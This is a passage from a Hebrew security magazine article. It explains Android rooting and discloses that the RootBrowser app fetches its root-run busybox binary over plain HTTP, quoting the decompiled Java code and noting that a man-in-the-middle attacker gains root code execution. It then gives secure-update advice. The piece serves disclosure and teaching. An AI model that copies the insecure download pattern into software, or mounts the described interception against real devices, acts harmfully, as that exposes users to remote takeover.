עם זאת, לשם השלמות נציין כי בגרסאות אנדרואיד מתקדמות ישנו מנגנון נוסף בשם SEAndroid (שהוא למעשה התאמה של SE-linux לאנדרואיד) שאליו כפופים כל המשתמשים - גם root. עם זאת, בחלק גדול של ה-Vendor-ים ניתן לכבות אותו (על ידי setenforce) או לחילופין לטעון kernel module שמנוון את המנגנון.


כאשר אומרים שטלפון הוא "rooted" הכוונה היא בדרך כלל לכך שניתן להריץ פקודות על ידי פנייה לבינארי בשם su. בעבר, su זה היה קובץ בינארי רגיל עם דגל setuid דלוק ו-root owner, כך שהרצה שלו תמיד רצה כ-root. מערכות אנדרואיד חדשות לא מכבדות כבר את setuid, ולכן su הוא בדרך כלל בינארי רגיל שמבצע תקשורת מול רכיב בשם sudaemon, שעשה forking מתוך init בשלב מאד מוקדם בעליית המערכת.

המסקנה החשובה היא ש-rooting נותן כח גדול בידי המשתמש - אפליקציות רגילות יכולות לקרוא ל-API שמאפשר ביצוע פעולות בהרשאות גבוהות. לצערנו, with great power comes great responsibility ולכן מפתחי אפליקציות rooted מחוייבים (במובן מסויים) לסטנדרטים גבוהים יותר (לפי דעתי האישית).

מבט שטחי על RootBrowser

אז, RootBrowser היא אפליקציה rooted שמכוונת לביצוע פעולות עם הרשאות גבוהות על מערכת הקבצים. למשל, אפשר לבצע remounting ל-system partition כך שאפשר יהיה לכתוב עליה (כך ניתן לשלוט באפליקציות system, למשל), אפשר לבצע chown ו-chmod על קבצים כרצוננו וכדומה.

האפליקציה עצמה די פופולרית:



ADDITIONAL INFORMATION

Updated	Size	Installs
May 9, 2016	2.6M	10,000,000 - 50,000,000
Current Version	**Requires Android**	**Content Rating**
2.2.4.0	1.6 and up	PEGI 3 Learn more

מתחת לפני השטח, RootBrowser משתמשת ב-"ארגז כלים" מיוחד שמכיל פקודות shell נפוצות. מכיוון שלמערכת אנדרואיד יש shell מאד בסיסי, RootBrowser מעוניין בארגז כלים שכזה לביצוע פעולות מחוכמות יותר - ארגז כלים זה נקרא גם busybox.

למי שלא מכיר - busybox הוא בינארי יחיד שמכיל בתוכו מימושים שונים לכלי shell (כגון zip או אפילו ls). כל אחד יכול לקמפל לעצמו busybox כרצונו. באופן מסורתי שמים בדרך כלל link-ים של הפקודות לתוך

busybox. כך למשל, zip מצביע אל busybox, ו-busybox יודע לבצע את הפעולה האחרונה. ניתן להוריד ולשחק עם busybox באתר https://busybox.net.

באופן מסורתי, כאשר אפליקציות מעוניינות לכלול קבצים בינאריים "בתוך הבטן", הן מחזיקות את הקבצים הללו בתור Assets. תחת אנדרואיד, Assets ו-Resources דומים מאד, מלבד כך שניתן לפנות אל Resources על ידי ID מיוחד שמגונרץ לתוך מחלקה בשם R, בעוד שלא ניתן לעשות דבר דומה עם Assets. ה-Assets עצמם נשמרים תחת תיקייה בשם Assets, שנמצאת תחת ה-sandbox של האפליקציה, ולכן "מוגנים" מהעולם החיצון.

לצערי, מפתחי RootBrowser החליטו שהם מעוניינים לכתוב גרסת עדכון מרחוק ל-BusyBox שלהם (והם אכן קימפלו אחד custom של עצמם) - ועדכון זה נעשה מעל HTTP. להלן קטע הקוד הרלוונטי:

```
private void a(String paramString)
{
  File localFile1 = new File(b, paramString);
  File localFile2 = new File(this.f, paramString);
  if (localFile1.exists())
  {
    new i(this, localFile1, localFile2, paramString).start();
    return;
  }
  com.jrummy.file.manager.h.b localb = new com.jrummy.file.manager.h.b("
  http://jrummy16.com/jrummy/rootbrowser/assets/" + paramString, new File(this.c.getFilesDir(), paramString).
  getAbsolutePath());
  localb.a(this.i);
  Message localMessage = this.i.obtainMessage(0);
  Bundle localBundle = new Bundle();
  localBundle.putString("msg", paramString);
  localMessage.setData(localBundle);
  localMessage.setTarget(this.i);
  localMessage.sendToTarget();
  new Thread(localb).start();
}
```

הקוד מקבל שם של asset, בודק אם הוא כבר ירד, ואם לא אז מוריד אותו משרת http רגיל (jrummy16.com). כמובן שביצוע HTTP MitM רגיל (עם mitmproxy למשל) נותן לתוקף שליטה מלאה על ה-busybox שיורד.

מכיוון שהאפליקציה כבר rooted, ניתן למעשה להגיד שהעבודה כמעט הסתיימה - HTTP MitM נותן לתוקף RCE מספיק privileged כדי לגרום לנזק עצום למערכת (ולמעשה רץ תחת root).

מה ניתן היה לעשות?

באופן כללי, העצה הטובה ביותר למפתחי אפליקציות היא לא לממש מנגנונים מורכבים (כגון עדכון או הצפנה) בעצמכם. אנדרואיד יודעת לעדכן באופן מאובטח למדי אפליקציות. אם בכל זאת הייתם מעונינים לממש מנגנון עדכון באפליקציה, הנה מספר טיפים:

1. תמיד יש לוודא שהעדכון לא מתבצע ב-plaintext. בצעו את העדכון מעל תווך מוצפן ו-authenticated שכבר הוכח כבטוח (יחסית) כגון TLS (בגרסא החדשה ביותר כמובן).
2. וודאו שהשרת שממנו מעודכנת הגרסא הוא הנכון. אם מדובר על SSL אז בצעו pinning, אם מדובר על מנגנון אחר אז הכניסו וידוא בדמות חתימה דיגיטלית שייצרתם מראש. ישנם API-ים מובנים לכך ב-Java - נצלו אותם!
3. לא להתקמצן על אורך חתימה דיגיטלית!
4. השתדלו שקוד העדכון שלכם ימומש בשפה high level-ית (ולא, למשל, מעל JNI). הסיכוי ל- Memory Corruption נמוך משמעותית במקרה זה.
5. נסו להמנע משימוש בקבצי zip לעדכון, שכן אלו חשופים לעיתים ל-path traversal.
6. בצעו וידוא על העדכון לפני ההרצה שלו. זה צריך להיות ברור מאליו, אך כבר ראיתי מקרים רבים שבהם לא עשו כך.

מסקנות

1. בתחילת מאמר זה הסברנו קצת על rooting, איך הוא עובד באנדרואיד ומדוע אפליקציות rooted צריכות להיות מוגנות אפילו יותר מאפליקציות רגילות.
2. הראינו דוגמא ל-RootBrowser - אפליקציה rooted שהחליטה לממש מנגנון עדכון משל עצמה - ועשתה זאת תוך חשיפה של משתמשי קצה רבים להשתלטות מרחוק.
3. בסוף המאמר הצגנו מספר קווים מנחים למימוש מנגנון עדכון. הזכרנו במיוחד שכל מנגנון עדכון צריך להיות חתום קריפטוגרפית על ידי ישות אמינה.

אף על פי שסדרת המאמרים תופץ גם בעברית, אני מזמין את הקורא השקדן לקרוא את הפוסט המקורי בבלוג שלי, בכתובת: http://securitygodmode.blogspot.com.

דברי סיכום

בזאת אנחנו סוגרים את הגליון ה-74 של Digital Whisper, אנו מאוד מקווים כי נהנתם מהגליון והכי חשוב- למדתם ממנו. כמו בגליונות הקודמים, גם הפעם הושקעו הרבה מחשבה, יצירתיות, עבודה קשה ושעות שינה אבודות כדי להביא לכם את הגליון.

אנחנו מחפשים כתבים, מאיירים, עורכים ואנשים המעוניינים לעזור ולתרום לגליונות הבאים. אם אתם רוצים לעזור לנו ולהשתתף במגזין Digital Whisper - צרו קשר!

ניתן לשלוח כתבות וכל פניה אחרת דרך עמוד "צור קשר" באתר שלנו, או לשלוח אותן לדואר האלקטרוני שלנו, בכתובת editor@digitalwhisper.co.il.

על מנת לקרוא גליונות נוספים, ליצור עימנו קשר ולהצטרף לקהילה שלנו, אנא בקרו באתר המגזין:

www.DigitalWhisper.co.il

"Talkin' bout a revolution sounds like a whisper"

הגליון הבא ייצא ביום האחרון של חודש אוגוסט.

אפיק קסטיאל,

ניר אדר,

31.7.2016